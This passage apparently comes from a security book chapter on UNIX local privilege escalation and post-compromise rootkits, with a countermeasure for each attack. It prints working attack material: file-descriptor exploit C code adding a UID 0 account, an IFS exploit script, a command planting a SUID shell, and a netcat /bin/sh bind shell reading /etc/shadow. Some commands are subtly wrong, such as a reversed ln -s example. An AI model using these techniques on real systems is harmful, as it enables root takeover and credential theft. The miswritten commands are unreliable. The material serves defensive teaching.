One final item that should be covered is learning how to identify the associated algorithm used to hash the password. Our test password file uses DES to hash the password files, which is standard for most UNIX flavors. As added security measures, some vendors have implemented MD5 and blowfish algorithms. A password that has been hashed with MD5 is significantly longer than a DES hash and is identified by “\$1” as the first two characters of the hash. Similarly, a blowfish hash is identified by “\$2” as the first two characters of the hash. If you plan on cracking MD5 or blowfish hashes, we strongly recommend the use of John the Ripper.

John the Ripper

John the Ripper from Solar Designer is one of the best password cracking utilities available and can be found at (<http://www.openwall.com/john/>). You will find both UNIX and NT versions of John here, which is a bonus for Windows users. As mentioned before, John is one of the best and fastest password cracking programs available. It is extremely simple to run.

```
[shadow]# john passwd
Loaded 9 passwords with 9 different salts (Standard DES [24/32 4K])
hackme (hackme)
temp (temp)
```

```
eses                (es)
jenny              (eric)
t78               (bob)
guesses: 5  time: 0:00:04:26 (3)  c/s: 16278  trying: p1reth - StUACT
```

We run `john`, give it the password file that we want (`passwd`), and off it goes. It will identify the associated encryption algorithm, in our case DES, and begin guessing passwords. It first uses a dictionary file (`password.lst`), and then begins brute force guessing. As you can see, the stock version of John guessed the user `bob`, while Crack was able to guess the user `jfr`. So we received different results with each program. This is primarily related to the limited word file that comes with `john`, so we recommend using a more comprehensive wordlist, which is controlled by the `john.ini`. Extensive wordlists can be found at <http://packetstorm.securify.com/Crackers/wordlists/>.



Password Composition Countermeasure

See “Brute Force Countermeasure,” earlier in this chapter.



Local Buffer Overflow

<i>Popularity:</i>	10
<i>Simplicity:</i>	9
<i>Impact:</i>	10
<i>Risk Rating:</i>	10

Local buffer overflow attacks are extremely popular. As discussed in the “Remote Access” section earlier, buffer overflow vulnerabilities allow attackers to execute arbitrary code or commands on a target system. Most times, buffer overflow conditions are used to exploit SUID root files, enabling the attackers to execute commands with root privileges. We already covered how buffer overflow conditions allow arbitrary command execution (see “Buffer Overflow Attacks” earlier). In this section, we discuss and give examples of how a local buffer overflow attack works.

In May 1999, Shadow Penguin Security released an advisory related to a buffer overflow condition in `libc` relating to the environmental variable `LC_MESSAGES`. Any SUID program that is dynamically linked to `libc` and honors the `LC_MESSAGES` environmental variable is subject to a buffer overflow attack. This buffer overflow condition affects many different programs because it is a buffer overflow in the system libraries (`libc`) rather than one specific program, as discussed earlier. This is an important point, and one of the reasons we chose this example. It is possible for a buffer overflow condition to affect many different programs if the overflow condition exists in `libc`. Let’s discuss how this vulnerability is exploited.

First, we need to compile the actual exploit. Your mileage will vary greatly, as exploit code is very picky. Often you will have to tinker with the code to get it to compile, as it is platform dependent. This particular exploit is written for Solaris 2.6 and 7. To com-

pile the code, we used `gcc`, or the GNU compiler; Solaris doesn't come with a compiler, unless purchased separately. The source code is designated by `*.c`. The executable will be saved as `ex_lobc` by using the `-o` option.

```
[quake]$ gcc ex_lobc.c -o ex_lobc
```

Next, we execute `ex_lobc`, which will exploit the overflow condition in `libc` via a SUID program like `/bin/passwd`:

```
[quake]$ ./ex_lobc
jumping address : effff7a8
#
```

The exploit then jumps to a specific address in memory, and `/bin/sh` is run with root privileges. This results in the unmistakable `#` sign, indicating that we have gained root access. This exercise was quite simple and can make anyone look like a security expert. In reality, the Shadow Penguin Security group performed the hard work by discovering and exploiting this vulnerability. As you can imagine, the ease of obtaining root access is a major attraction to most attackers when using local buffer overflow exploits.

Local Buffer Overflow Countermeasure

The best buffer overflow countermeasure is secure coding practices combined with a non-executable stack. If the stack had been non-executable, we would have had a much harder time trying to exploit this vulnerability. See the remote “Buffer Overflow Attacks” section earlier for a complete listing of countermeasures. Evaluate and remove the SUID bit on any file that does not absolutely require SUID permissions.



Symlink

<i>Popularity:</i>	7
<i>Simplicity:</i>	9
<i>Impact:</i>	10
<i>Risk Rating:</i>	9

Junk files, scratch space, temporary files—most systems are littered with electronic refuse. Fortunately, in UNIX most temporary files are created in one directory, `/tmp`. While this is a convenient place to write temporary files, it is also fraught with peril. Many SUID root programs are coded to create working files in `/tmp` or other directories without the slightest bit of sanity checking. The main security problem stems from programs blindly following symbolic links to other files. A *symbolic link* is a mechanism where a file is created via the `ln` command. A symbolic link is nothing more than a file that points to a different file. Let's create a symbolic link from `/tmp/foo` and point it to `/etc/passwd`:

```
[quake]$ ln -s /tmp/foo /etc/passwd
```

Now if we cat out `/tmp/foo`, we get a listing of the password file. This seemingly benign feature is a root compromise waiting to happen. Although it is most common to abuse scratch files that are created in `/tmp`, there are applications that create scratch files elsewhere on the file system. Let's examine a real-life symbolic-link vulnerability to see what happens.

In our example, we are going to study the `dtappgather` exploit for Solaris. `Dtappgather` is a utility shipped with the common desktop environment. Each time `dtappgather` is executed, it creates a temporary file named `/var/dt/appconfig/appmanager/generic-display-0` and sets the file permissions to `0666`. It also changes the ownership of the file to the UID of the user who executed the program. Unfortunately, `dtappgather` does not perform any sanity checking to determine if the file exists or if it is a symbolic link. Thus, if attackers were to create a symbolic link from `/var/dt/appconfig/appmanager/generic-display-0` to another file on the file system (for example, `/etc/passwd`), the permissions of this file would be changed to `0666` and the ownership of the file would change to that of the attackers. We can see before we run the exploit, the owner and group permissions of the file `/etc/passwd` are `root:sys`.

```
[quake]$ ls -l /etc/passwd
-r-xr-xr-x  1 root      sys          560 May  5 22:36 /etc/passwd
```

Next, we will create a symbolic link from named `/var/dt/appconfig/appmanager/generic-display-0` to `/etc/passwd`.

```
[quake]$ ln -s /etc/passwd /var/dt/appconfig/appmanager/generic-display-0
```

Finally, we will execute `dtappgather` and check the permissions of the `/etc/passwd` file.

```
[quake]$ /usr/dt/bin/dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0: File exists
[quake]$ ls -l /etc/passwd
-r-xr-xr-x  1 gk       staff       560 May  5 22:36 /etc/passwd
```

`Dtappgather` blindly followed our symbolic link to `/etc/passwd` and changed the ownership of the file to our user ID. It is also necessary to repeat the process on `/etc/shadow`. Once the ownership of `/etc/passwd` and `/etc/shadow` are changed to our user ID, we can modify both files and add a `0` UID (root equivalent) account to the password file. Game over in less than a minute's work.



Symlink Countermeasure

Secure coding practices are the best countermeasure available. Unfortunately, many programs are coded without performing sanity checks on existing files. Programmers should check to see if a file exists before trying to create one, by using the `O_EXCL` | `O_CREAT` flags. When creating temporary files, set the `UMASK` and then use `tmpfile()` or `mktemp()` functions. If you are really curious to see a small complement of programs that create temporary files, execute the following in `/bin` or `/usr/sbin/`.

```
[quake]$ strings * |grep tmp
```

If the program is SUID, there is a potential for attackers to execute a symlink attack. As always, remove the SUID bit from as many files as possible to mitigate the risks of symlink vulnerabilities. Finally, consider using a tool like L0pht Watch that monitors /tmp activity and informs you of programs that create temporary files. L0pht Watch can be obtained from <http://www.L0pht.com/advisories/l0pht-watch.tar.gz>.



File Descriptor Attacks

<i>Popularity:</i>	2
<i>Simplicity:</i>	6
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

File descriptors are nonnegative integers that the system uses to keep track of files rather than using specific filenames. By convention, file descriptors 0, 1, and 2 have implied uses that equate to standard input, standard output, and standard error, respectively. Thus, when the kernel opens an existing file or creates a new file, it returns a specific file descriptor that a program can use to read or write to that file. If a file descriptor is opened read/write (O_RDWR) by a privileged process, it may be possible for attackers to write to the file while it is being modified. Therefore, attackers may be able to modify a critical system file and gain root access.

Oddly enough, the ever-bulletproof OpenBSD was vulnerable to a file descriptor allocation attack in version 2.3. Oliver Friedrichs discovered that the `chpasswd` command used to modify some of the information stored in the password file did not allocate file descriptors correctly. When `chpasswd` was executed, a temporary file was created that users were allowed to modify with the editor of their choice. Any changes were merged back into the password database when the users closed their editor. Unfortunately, if attackers shelled out of the editor, a child process was spawned that had read/write access to its parent's file descriptors. The attackers modified the temporary file (`/tmp/ptmp`) used by `chpasswd` by adding a 0 UID account with no password. When the attackers closed the editor, the new account was merged into `/etc/master.passwd` and root access was granted. Let's look at exactly how this vulnerability is exploited.

First, we change our default editor to `vi` because it allows a user to execute a shell while it is running:

```
[dinky]$ export EDITOR=vi
```

Next, we run the `chpasswd` program:

```
[dinky]$ /usr/bin/chpasswd
```

This fires up `vi` with our user database information:

```
#Changing user database information for gk.
Shell: /bin/sh
Full Name: grk
Location:
```

Office Phone:
Home Phone: blah

We now shell out of vi by executing `!sh`.

At this point our shell has inherited access to an open file descriptor. We execute our exploit and add a 0 UID account into the password file:

```
[dinky]$ nohup ./chpass &
[1] 24619
$ sending output to nohup.out
[1] + Done                nohup ./chpass
[dinky]$ exit
Press any key to continue [: to enter more ex commands]:
/etc/pw.F26119: 6 lines, 117 characters.
[dinky]$ su owned
[dinky]# id
uid=0(owned) gid=0(wheel) groups=0(wheel)
```

Once we su to the owned account, we obtain root access. This entire process only took a few lines of c code:

```
int
main ()
{
    FILE *f;
    int count;
    f = fdopen (FDTOUSE, "a");
    for (count = 0; count != 30000; count++)
        fprintf (f, "owned::0:0::0:0:OWNED,,,:/tmp:/bin/bash\n");
    exit(0);
}
```

Exploit code provided by Mark Zielinski.



File Descriptor Countermeasure

Programmers of SUID files should evaluate whether they have allocated their file descriptors properly. The close-on-exec flag should be set when the `execve()` system call is executed. As mentioned previously, remove the SUID bits on any program where they are not absolutely necessary.



Race Conditions

<i>Popularity:</i>	8
<i>Simplicity:</i>	5
<i>Impact:</i>	9
<i>Risk Rating:</i>	7

In most physical assaults, attackers will take advantage of victims when they are most vulnerable. This axiom holds true in the cyberworld as well. Attackers will take advantage of a program or process while it is performing a privileged operation. Typically this includes timing the attack to abuse the program or process after it enters a privileged mode but before it gives up its privileges. Most times, there is a limited window for attackers to abscond with their booty. A vulnerability that allows attackers to abuse this window of opportunity is called a *race condition*. If the attackers successfully manage to compromise the file or process during its privileged state, it is called “winning the race.” There are many different types of race conditions. We are going to focus on those that deal with signal handling as they are very common.

Signal Handling Issues

Signals are a mechanism in UNIX used to notify a process that some particular condition has occurred and provide a mechanism to handle asynchronous events. For instance, when users want to suspend a running program, they press CTRL-Z. This actually sends a SIGTSTP to all processes in the foreground process group. In this regard, signals are used to alter the flow of a program. Once again, the red flag should be popping up when we discuss anything that can alter the flow of a running program. The ability to alter the flow of a running program is one of the main security issues related to signal handling. Keep in mind SIGTSTP is only one type of signal; there are over 30 signals that can be used.

An example of signal handling abuse is the wu-ftpd v2.4 signal handling vulnerability discovered in late 1996. This vulnerability allowed both regular and anonymous users to access files as root. It was caused by a bug in the FTP server related to how signals were handled. The FTP server installed two signal handlers as part of its startup procedure. One signal handler was used to catch SIGPIPE signals when the control/data port connection closed. The other signal handler was used to catch SIGURG signals when out-of-band signaling was received via the ABOR (abort file transfer) command. Normally, when a user logs in to an FTP server, the server runs with the effective UID of the user and not with root privileges. However, if a data connection is unexpectedly closed, the SIGPIPE signal is sent to the FTP server. The FTP server jumps to the `do_logout()` function and raises its privileges to root (UID 0). The server adds a logout record to the system log file, closes the `xferlog` log file, removes the user’s instance of the server from the process table, and exits. It is the point at which the server changes its effective UID to 0 that it is vulnerable to attack. Attackers would have to send a SIGURG to the FTP server while its effective UID is 0, interrupt the server while it is trying to log out the user, and have it jump back to the server’s main command loop. This creates a race condition where the attackers must issue the SIGURG signal after the server changes its effective UID to 0 but before the user is successfully logged out. If the attackers are successful (which may take a few tries), they will still be logged in to the FTP server with root privileges. At this point, attackers can `put` or `get` any file they like and potentially execute commands with root privileges.

Signal Handling Countermeasure

Proper signal handling is imperative when dealing with SUID files. There is not much end users can do to ensure that the programs they run trap signals in a secure

manner—it's up to the programmers. As mentioned time and time again, reduce the number of SUID files on each system, and apply all relevant vendor-related security patches.



Core-File Manipulation

<i>Popularity:</i>	7
<i>Simplicity:</i>	9
<i>Impact:</i>	4
<i>Risk Rating:</i>	7

Having a program dump core when executed is more than a minor annoyance, it could be a major security hole. There is a lot of sensitive information that is stored in memory when a UNIX system is running, including password hashes read from the shadow password file. One example of a core-file manipulation vulnerability was found in older versions of FTPD. FTPD allowed attackers to cause the FTP server to write a world-readable core file to the root directory of the file system if the `PASV` command were issued before logging in to the server. The core file contained portions of the shadow password file, and in many cases, users' password hashes. If password hashes were recoverable from the core file, attackers could potentially crack a privileged account and gain root access to the vulnerable system.



Core-File Countermeasure

Core files are necessary evils. While they may provide attackers with sensitive information, they can also provide a system administrator with valuable information in the event that a program crashes. Based on your security requirements, it is possible to restrict the system from generating a core file by using the `ulimit` command. By setting `ulimit` to 0 in your system profile, you turn off core-file generation. Consult `ulimit`'s man page on your system for more information.

```
[tsunami]$ ulimit -a
core file size (blocks)      unlimited
[tsunami]$ ulimit -c 0
[tsunami]$ ulimit -a
core file size (blocks)      0
```



Shared Libraries

<i>Popularity:</i>	4
<i>Simplicity:</i>	4
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

Shared libraries allow executable files to call discrete pieces of code from a common library when executed. This code is linked to a host-shared library during compilation. When the program is executed, a target-shared library is referenced and the necessary code is available to the running program. The main advantages of using shared libraries are to save system disk and memory, and to make it easier to maintain the code. Updating a shared library effectively updates any program that uses the shared library. Of course, there is a security price to pay for this convenience. If attackers were able to modify a shared library or provide an alternate shared library via an environment variable, the attackers could gain root access.

An example of this type of vulnerability occurred in the `in.telnetd` environment vulnerability (CERT advisory CA-95.14). This is an ancient vulnerability, but makes a nice example. Essentially, some versions of `in.telnetd` allow environmental variables to be passed to the remote system when a user attempts to establish a connection (RFC 1408 and 1572). Thus, attackers could modify their `LD_PRELOAD` environmental variable when logging in to a system via `telnet` and gain root access.

To successfully exploit this vulnerability, attackers had to place a modified shared library on the target system by any means possible. Next, attackers would modify their `LD_PRELOAD` environment variable to point to the modified shared library upon login. When `in.telnetd` executed `/bin/login` to authenticate the user, the system's dynamic linker would load the modified library and override the normal library call. This allowed the attackers to execute code with root privileges.



Shared Libraries Countermeasure

Dynamic linkers should ignore the `LD_PRELOAD` environment variable for SUID root binaries. Purists may argue that shared libraries should be well written and safe for them to be specified in `LD_PRELOAD`. In reality there are going to be programming flaws in these libraries that would expose the system to attack when a SUID binary is executed. Moreover, shared libraries (for example, `/usr/lib` or `/lib`) should be protected with the same level of security as the most sensitive files. If attackers can gain access to `/usr/lib` or `/lib`, the system is toast.



Kernel Flaws

It is no secret that UNIX is a complex and highly robust operating system. With this complexity, UNIX and other advanced operating systems will inevitably have some sort of programming flaws. For UNIX systems, the most devastating security flaws are associated with the kernel itself. The UNIX kernel is the core component of the operating system that enforces the overall security model of the system. This model includes honoring file and directory permissions, the escalation and relinquishment of privileges from SUID files, how the system reacts to signals, and so on. If a security flaw occurs in the kernel itself, the security of the entire system is in grave danger.

An example of a kernel flaw that affects millions of systems was discovered in June 2000 and is related to almost all Linux 2.2.x kernels developed as of that date. This flaw is related to POSIX "capabilities" that were recently implemented in the Linux kernel.

These capabilities were designed to enable more control over what privileged processes can do. Essentially, these capabilities were designed to enhance the security of the overall system. Unfortunately, due to a programming flaw, the functionality of this security measure does not work as intended. This flaw can be exploited by fooling SUID programs (for example, `sendmail`) into not dropping privileges when they should. Thus, attackers who have shell access to a vulnerable system could escalate their privilege to root.



Kernel Flaws Countermeasure

This vulnerability affects many Linux systems and is something that any Linux administrator should patch immediately. Luckily, the fix is fairly straightforward. For 2.2.x kernel users, simply upgrade the kernel to version 2.2.16 or higher.



System Misconfiguration

We have tried to discuss common vulnerabilities and methods attackers can use to exploit these vulnerabilities and gain privileged access. This list is fairly comprehensive, but there is a multitude of ways attackers could compromise the security of a vulnerable system. A system can be compromised because of poor configuration and administration practices. A system can be extremely secure out of the box, but if the system administrator changes the permission of the `/etc/passwd` file to be world writable, all security just goes out the window. It is the human factor that will be the undoing of most systems.

File and Directory Permissions

<i>Popularity:</i>	8
<i>Simplicity:</i>	9
<i>Impact:</i>	7
<i>Risk Rating:</i>	8

UNIX's simplicity and power stem from its use of files—be they binary executables, text-based configuration files, or devices. Everything is a file with associated permissions. If the permissions are weak out of the box, or the system administrator changes them, the security of the system can be severely affected. The two biggest avenues of abuse related to SUID root files and world-writable files are discussed next. Device security (`/dev`) is not addressed in detail in this text because of space constraints; however, it is equally important to ensure that device permissions are set correctly. Attackers who can create devices or read or write to sensitive system resources such as `/dev/kmem` or to the raw disk will surely attain root access. Some interesting proof-of-concept code was developed by Mixer and can be found at <http://mixter.warrior2k.com/rawpowr.c>. This code is not for the faint of heart as it has the potential to damage your file system. It should only be run on a test system where damaging the file system is not a concern.

SUID Files Set user ID (SUID) and set group ID (SGID) root files kill. Period! No other file on a UNIX system is subject to more abuse than a SUID root file. Almost every attack previously mentioned abused a process that was running with root privileges—most were SUID binaries. Buffer overflow, race conditions, and symlink attacks would be virtually useless unless the program were SUID root. It is unfortunate that most UNIX vendors slap on the SUID bit like it was going out of style. Users who don't care about security perpetuate this mentality. Many users are too lazy to take a few extra steps to accomplish a given task and would rather have every program run with root privileges.

To take advantage of this sorry state of security, attackers who gain user access to a system will try to identify SUID and SGID files. The attackers will usually begin to find all SUID files and create a list of files that may be useful in gaining root access. Let's take a look at the results of a find on a relatively stock Linux system. The output results have been truncated for brevity.

```
[tsunami]# find / -type f -perm -04000 -ls

-rwsr-xr-x 1 root root          30520 May  5  1998 /usr/bin/at
-rwsr-xr-x 1 root root          29928 Aug 21  1998 /usr/bin/chage

-rwsr-xr-x 1 root root          29240 Aug 21  1998 /usr/bin/gpasswd
-rwsr-xr-x 1 root root        770132 Oct 11  1998 /usr/bin/dos
-r-sr-sr-x 1 root root          13876 Oct  2  1998 /usr/bin/lpq
-r-sr-sr-x 1 root root          15068 Oct  2  1998 /usr/bin/lpr
-r-sr-sr-x 1 root root          14732 Oct  2  1998 /usr/bin/lprm
-rwsr-xr-x 1 root root          42156 Oct  2  1998 /usr/bin/nwsfind
-r-sr-xr-x 1 root bin           15613 Apr 27  1998 /usr/bin/passwd
-rws--x--x 2 root root        464140 Sep 10  1998 /usr/bin/suidperl
```

<output truncated for brevity>

Most of the programs listed (for example, chage and passwd) required SUID privileges to run correctly. Attackers will focus on those SUID binaries that have been problematic in the past or that have a high propensity for vulnerabilities based on their complexity. The dos program would be a great place to start. Dos is a program that creates a virtual machine and requires direct access to the system hardware for certain operations. Attackers are always looking for SUID programs that look out of the ordinary or that may not have undergone the scrutiny of other SUID programs. Let's perform a bit of research on the dos program by consulting the dos HOWTO documentation. We are interested in seeing if there are any security vulnerabilities in running dos SUID. If so, this may be a potential avenue of attack.

The dos HOWTO states: "Although dosemu drops root privilege wherever possible, it is still safer to not run dosemu as root, especially if you run DPMI programs under dosemu. Most normal DOS applications don't need dosemu to run as root, especially if you run dosemu under X. *Thus you should not allow users to run a suid root copy of dosemu,*

wherever possible, but only a non-suid copy. You can configure this on a per-user basis using the `/etc/dosemu.users` file.”

The documentation clearly states that it is advisable for users to run a non-SUID copy. On our test system, there is no such restriction in the `/etc/dosemu.users` file. This type of misconfiguration is just what attackers look for. A file exists on the system where the propensity for root compromise is high. Attackers would determine if there were any avenues of attack by directly executing `dos` as SUID, or if there are other ancillary vulnerabilities that could be exploited, such as buffer overflows, symlink problems, and so on. This is a classic case of having a program unnecessarily SUID root, and it poses a significant security risk to the system.



SUID Files Countermeasure

The best prevention against SUID/SGID attacks is to remove the SUID/SGID bit on as many files as possible. It is difficult to give a definitive list of files that should not be SUID, as there is a large variation among UNIX vendors. Consequently, any list that we could provide would be incomplete. Our best advice is to inventory every SUID/SGID file on your system and to be sure that it is absolutely necessary for that file to have root-level privileges. You should use the same methods attackers would use to determine if a file should be SUID. Find all the SUID/SGID files and start your research.

The following command will find all SUID files:

```
find / -type f -perm -04000 -ls
```

The following command will find all SGID files:

```
find / -type f -perm -02000 -ls
```

Consult the man page, user documentation, and HOWTOs to determine if the author and others recommend removing the SUID bit on the program in question. You may be surprised at the end of your SUID/SGID evaluation to find how many files don't require SUID/SGID privileges. As always, you should try your changes in a test environment before just writing a script that removes the SUID/SGID bit from every file on your system. Keep in mind, there will be a small number of files on every system that must be SUID for the system to function normally.

Linux users can use Bastille (<http://www.bastille-linux.org/>) to harden their system against many of the aforementioned local attacks, especially to help remove the SUID from various files. Bastille is a fantastic utility that draws from every major reputable source on Linux security and incorporates their recommendations into an automated hardening tool. Bastille was originally designed to harden RedHat systems (which need a lot of hardening); however, version 1.10 and above make it much easier to adapt to other Linux distributions.

World-Writable Files Another common system misconfiguration is setting sensitive files to world writable, allowing any user to modify the file. Similar to SUID files, world writables are normally set as a matter of convenience. However, there are grave security

consequences in setting a critical system file as world writable. Attackers will not overlook the obvious, even if the system administrator has. Common files that may be set world writable include system initialization files, critical system configuration files, and user startup files. Let's discuss how attackers find and exploit world-writable files.

```
find / -perm -2 -type f -print
```

The `find` command is used to locate world-writable files.

```
/etc/rc.d/rc3.d/S99local
/var/tmp
/var/tmp/.X11-unix
/var/tmp/.X11-unix/X0
/var/tmp/.font-unix
/var/lib/games/xgalscores
/var/lib/news/innd/ctlinnda28392
/var/lib/news/innd/ctlinnda18685
/var/spool/fax/outgoing
/var/spool/fax/outgoing/locks
/home/public
```

Based on the results, we can see several problems. First, `/etc/rc.d/rc3.d/S99local` is a world-writable startup script. This situation is extremely dangerous, as attackers can easily gain root access to this system. When the system is started, `S99local` is executed with root privileges. Thus, attackers could create a SUID shell the next time the system is restarted by performing the following:

```
[tsunami]$ echo "/bin/cp /bin/sh /tmp/.sh ; /bin/chmod 4755 /tmp/.sh" \  
/etc/rc.d/rc3.d/S99local
```

The next time the system is rebooted, a SUID shell will be created in `/tmp`. In addition, the `/home/public` directory is world writable. Thus, attackers can overwrite any file in the directory via the `mv` command. This is possible because the directory permissions supersede the file permissions. Typically, attackers would modify the `public` users shell startup files (for example, `.login` or `.bashrc`) to create a SUID user file. After `public` logs in to the system, a SUID `public` shell will be waiting for the attackers.

World-Writable Files Countermeasure

It is good practice to find all world-writable files and directories on every system you are responsible for. Change any file or directory that does not have a valid reason for being world writable. It can be hard to decide what should and shouldn't be world writable, so the best advice we can give is common sense. If the file is a system initialization file, critical system configuration file, or user startup file, it should not be world writable. Keep in mind that it is necessary for some devices in `/dev` to be world writable. Evaluate each change carefully and make sure you test your changes thoroughly.

Extended file attributes are beyond the scope of this text, but worth mentioning. Many systems can be made more secure by enabling read-only, append, and immutable flags on certain key files. Linux (via `chattr`) and many of the BSD variants provide additional flags that are seldom used but should be. Combine these extended file attributes with kernel security levels (where supported), and your file security will be greatly enhanced.



Shell Attacks

<i>Popularity:</i>	6
<i>Simplicity:</i>	6
<i>Impact:</i>	7
<i>Risk Rating:</i>	6

The UNIX shell is extremely powerful and affords its users many conveniences. One of the major features of the UNIX shell environment is its ability to program commands as well as to set specific options that govern the way the shell operates. Of course, with this power come risk and many avenues of attack. One common avenue of attack is abusing the Internal Field Separator (IFS) variable.

IFS Attacks

The IFS variable is used to delimit input words used in a shell environment. The IFS variable is normally set to a space character, which is the default shell behavior for delimiting shell commands. If attackers can manipulate the IFS variable, they may be able to trick a SUID program into executing a Trojan file that will reward the attackers with root privileges. Typically, a SUID shell script is tricked into giving up root access; however, our example uses the `loadmodule` program.

The `loadmodule` module exploit is a well-known attack that was discovered several years ago and exploits an IFS vulnerability in SunOS 4.1.x.

```
#!/bin/csh
cd /tmp
mkdir bin
cd bin
cat > bin << EOF<R  #!/bin/sh
  sh -I
EOF

chmod 755 /tmp/bin/bin
setenv IFS /
/usr/openwin/bin/loadmodule /sys/sun4c/OBJ/evqmod-sun4c.o /etc/openwin/modules/evqload
```

The preceding exploit script changes the current directory to `/tmp` and creates a child directory named `/bin`. As is frequently the case, the exploit creates a copy of `/bin/sh` that will be executed shortly. Next, it sets the IFS variable to a `"/` rather than a space. Be-

cause the IFS is changed to a “/”, the SUID program `loadmodule` is tricked into executing the program `/tmp/bin/bin`. The end result is a handy SUID shell waiting for the attackers.

— IFS Countermeasure

Most times, the `system()` function call is the culprit of an IFS attack. This function call uses `sh` to parse the string that it executes. A simple wrapper program can be used to invoke such problematic programs and automatically sets the IFS variable to a space. An example of such code is as follows:

```
#define EXECPTH "/usr/bin/real/"

main(int argc, char **argv)

{
    char pathname[1024];
    if(strlen(EXECPTH) + strlen(argv[0]) + 1 > 1024)
        exit(-1);
    strcpy(pathname, EXECPTH);
    strcat(pathname, argv[0]);
    putenv("IFS= \\n\\t");
    execv(pathname, argv, argc);
}

```

Code provided by Jeremy Rauch.

Fortunately, most new versions of UNIX ignore the IFS variable if the shell is running as root and the effective UID is different from the real UID. The best advice is to never create SUID shell scripts and to keep SUID files to a minimum.

AFTER HACKING ROOT

Once the adrenaline rush of obtaining root access has subsided, the real work begins for the attackers. They want to exploit your system by hoovering all the files for information, loading up sniffers to capture `telnet`, `ftp`, `pop`, and `snmp` passwords, and finally, attacking yet the next victim from your box. Almost all these techniques, however, are predicated on the uploading of a customized rootkit.



Rootkits

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	9
<i>Risk Rating:</i>	9

The initially compromised system will now become the central access point for all future attacks, so it will be important for the attackers to upload and hide their rootkits. A UNIX rootkit typically consists of four groups of tools all geared to the specific platform type and version: (1) Trojan programs such as altered versions of `login`, `netstat`, and `ps`; (2) back doors such as `inetd` insertions; (3) interface sniffers; and (4) system log cleaners.

Trojans

Once attackers have obtained root, they can “Trojanize” just about any command on the system. That’s why it is critical that you check the size and date/time stamp on all your binaries, but especially on your most frequently used programs, such as `login`, `su`, `telnet`, `ftp`, `passwd`, `netstat`, `ifconfig`, `ls`, `ps`, `ssh`, `find`, `du`, `df`, `sync`, `reboot`, `halt`, `shutdown`, and so on.

For example, a common Trojan in many rootkits is a hacked-up version of `login`. The program will log in a user just as the normal `login` command does; however, it will also log the inputted username and password to a file. There is a hacked-up version of `ssh` out there as well that will perform the same function.

Another Trojan may create a back door into your system by running a TCP listener and shoveling back a UNIX shell. For example, the `ls` command may check for the existence of an already running Trojan and, if not already running, will fire up a hacked-up version of `netcat` that will send back `/bin/sh` when attackers connect to it. The following, for instance, will run `netcat` in the background, setting it to listen to a connection attempt on TCP port 222 and then to shovel `/bin/sh` back when connected:

```
[tsunami]# nohup nc -l -p 222 -nvv -e /bin/sh &
listening on [any] 222 ...
```

The attackers will then see the following when they connect to TCP port 222, and they can do anything root can do:

```
[rumble]# nc -nvv 24.8.128.204 222
(UNKNOWN) [192.168.1.100] 222 (?) open
cat /etc/shadow
root:ar90alrR10r41:10783:0:99999:7:-1:-1:134530596
bin:*:10639:0:99999:7:::
daemon:*:10639:0:99999:7:::
adm:*:10639:0:99999:7:::
...
```

The number of potential Trojan techniques is limited only by the attacker’s imagination (which tends to be expansive). Other Trojan techniques are uncovered in Chapter 14.

Vigilant monitoring and inventorying of all your listening ports will prevent this type of attack, but your best countermeasure is to prevent binary modification in the first place.

☉ Trojan Countermeasure

Without the proper tools, many of these Trojans will be difficult to detect. They often have the same file size and can be changed to have the same date as the original programs—so relying on standard identification techniques will not suffice. You'll need a cryptographic checksum program to perform a unique signature for each binary file and need to store these signatures in a secure manner (such as a disk offsite in a safe deposit box). Programs like Tripwire (<http://www.tripwire.com>) and `md5sum` are the most popular checksumming tools, enabling you to record a unique signature for all your programs and to definitively determine when attackers have changed a binary. Oftentimes admins will forget about creating checksums until after a compromise has been detected. Obviously, this is not the ideal solution. Luckily, some systems have package management functionality that already has strong hashing built in. For example, many flavors of Linux use the RedHat Package Manager (RPM) format. Part of the RPM specification includes MD5 checksums. So how can this help after a compromise? By using a known good copy of `rpm`, you can query a package that has not been compromised to see if any binaries associated with that package were changed:

```
[@shadow]# rpm -Vvp ftp://ftp.redhat.com/pub/redhat/\
redhat-6.2/i386/RedHat/RPMS/fileutils-4.0-21.i386.rpm
```

```
S.5....T /bin/ls
```

In our example, `/bin/ls` is part of the `fileutils` package for RedHat 6.2. We can see that `/bin/ls` has been changed by the existence of the “5” earlier. This means that the MD5 checksum is different between the binary and the package—a good indication that this box is owned.

For Solaris systems, a complete database of known MD5 sums can be obtained from <http://sunsolve.sun.com/pub-cgi/fileFingerprints.pl>. This is the Solaris Fingerprint Database maintained by Sun and will come in handy one day if you are a Solaris admin.

Of course, once your system has been compromised, never rely on backup tapes to restore your system—they are most likely infected as well. To properly recover from an attack, you'll have to rebuild your system from the original media.



Sniffers

Having your system(s) “rooted” is bad, but perhaps the worst outcome of this vulnerable position is having a network eavesdropping utility installed on the compromised host. *Sniffers*, as they are commonly called (after the popular network monitoring software from Network General—now part of Network Associates, Inc.), could arguably be called the most damaging tool employed by malicious attackers. This is primarily because sniffers allow attackers to strike at every system that sends traffic to the compromised host and at any others sitting on the local network segment totally oblivious to a spy in their midst.

What Is a Sniffer?

Sniffers arose out of the need for a tool to debug networking problems. They essentially capture, interpret, and store for later analysis packets traversing a network. This provides network engineers a window on what is occurring over the wire, allowing them to troubleshoot or model network behavior by viewing packet traffic in its most raw form. An example of such a packet trace appears next. The user ID is “guest” with a password of “guest.” All commands subsequent to login appear as well.

```
-----[SYN] (slot 1)
pc6 => target3 [23]
%&& #'$ANSI"!guest
guest
ls
cd /
ls
cd /etc
cat /etc/passwd
more hosts.equiv
more /root/.bash_history
```

Like most powerful tools in the network administrator’s toolkit, this one was also subverted over the years to perform duties for malicious hackers. You can imagine the unlimited amount of sensitive data that passes over a busy network in just a short time. The data includes username/password pairs, confidential email messages, file transfers of proprietary formulas, and reports. At one time or another, if it gets sent onto a network, it gets translated into bits and bytes that are visible to an eavesdropper employing a sniffer at any juncture along the path taken by the data.

Although we will discuss ways to protect network data from such prying eyes, we hope you are beginning to see why we feel sniffers are one of the most dangerous tools employed by attackers. Nothing is secure on a network where sniffers have been installed because all data sent over the wire is essentially wide open. Dsniff (<http://www.monkey.org/~dugsong/>) is our favorite sniffer and can be found at <http://packetstorm.securify.com/sniffers/> along with many other popular sniffer programs.

How Sniffers Work

The simplest way to understand their function is to examine how an Ethernet-based sniffer works. Of course, sniffers exist for just about every other type of network media, but since Ethernet is the most common we’ll stick to it. The same principles generally apply to other networking architectures.

